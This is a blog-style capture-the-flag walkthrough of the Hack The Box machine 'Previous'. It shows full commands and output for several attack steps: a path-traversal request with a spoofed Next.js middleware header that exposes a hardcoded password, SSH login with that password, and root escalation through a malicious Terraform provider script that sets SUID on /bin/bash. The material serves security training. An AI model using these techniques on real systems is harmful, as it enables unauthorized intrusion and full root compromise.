By targeting the `/api/auth/[...nextauth]` dynamic route, we were able to extract sensitive information from the source, which was Jeremys credentials.

```

(assess@kali) - [~/ctf/htb/previous]
$ curl 'http://previous.htb/api/download?example=../../../../app/.next/server/pages/api/auth/%5B...nextauth%5D.js' -H 'X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware:middleware'
"SECRET? MyNameIsJeremyAndILovePancakes" {id:"1",name:"Jeremy":null}},pages:{signIn:"/signin",secret:process.env.NEXTAUTH_SECRET},d=require("next-auth"),p=r.n(d)(o),p=(0,i.M)(t,"default"),l=(0,i.M)(t,"config"),A=new a.PagesAPIRouteModule({definition:{kind:s.A.PAGES_API,page:"/api/auth/[...nextauth]"},pathname:"/api/auth/[...nextauth]",bundlePath:"",filename:"",userland:t}});var n=require("../../../../webpack-api-runtime.js");n.C(e);var r=n(n.s=9832);module.exports=r})();
(assess@kali) - [~/ctf/htb/previous]
$

```

This technique is mapped to [MITRE ATT&CK T1552 - Unsecured Credentials](#).

SSH

After uncovering Jeremys credentials via the dynamic route in Next.js, we were able to gain access via SSH.

```
└─(assess@kali)-[~/ctf/htb/previous]
└─$ ssh jeremy@10.10.11.83
[REDACTED]
jeremy@previous:~$ ls
docker  user.txt
jeremy@previous:~$ cat user.txt
[REDACTED]
jeremy@previous:~$
```

Now that we are authenticated as jeremy, we need to discovery his permissions, a quick sudo usage, indicates that we have sudo access via Terraform.

```
jeremy@previous:~$ sudo -l
Matching Defaults entries for jeremy on previous:
    !env_reset, env_delete+=PATH, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jeremy may run the following commands on previous:
    (root) /usr/bin/terraform -chdir=/opt/examples apply
```

Gaining Root Access

So, like all things in life, Terraform is breakable, vulnerable. I did some research on [malicious Terraform configurations](#), and stumbled on a Terraform Privilege Escalation PoC from dollarboysushil.

1. Identify Terraform Provider Name

```
jeremy@previous:~$ cat /opt/examples/*.tf
terraform {
  required_providers {
```

```
examples = {  
  source = "previous.htb/terraform/examples"  
}  
}  
}
```

[REDACTED]

2. Create a Malicious Terraform Provider Script

```
jeremy@previous:~$ cat > /tmp/terraform-provider-examples << 'EOF'  
#!/bin/bash  
chmod +s /bin/bash  
EOF  
  
chmod +x /tmp/terraform-provider-examples
```

- /tmp/terraform-provider-examples is our custom provider script.
- chmod +s /bin/bash sets the SUID bit so that /bin/bash -p preserves root privileges.

3. Create a Terraform Configuration Override

```
cat > /tmp/previous.rc << 'EOF'  
provider_installation {  
  dev_overrides {  
    "previous.htb/terraform/examples" = "/tmp"  
  }  
  direct {}  
}  
EOF  
  
export TF_CLI_CONFIG_FILE=/tmp/previous.rc
```

4. Run Terraform as Root

```
jeremy@previous:~$ sudo /usr/bin/terraform -chdir=/opt/examples apply
```

5. Get a Root Shell

```
jeremy@previous:~$ /bin/bash -p
bash-5.1# ls
docker  user.txt
bash-5.1# whoami
root
jeremy
bash-5.1# cd ../root
bash-5.1# ls
clean  examples  go  root.txt
bash-5.1# cat root.txt
[REDACTED]
```

Closing Thoughts

Overall, this was a long, hard, but very rewarding box. I feel like I learned alot through this box.



hunts.dev

Originally published on hunts.dev

<https://hunts.dev/blog/previous/>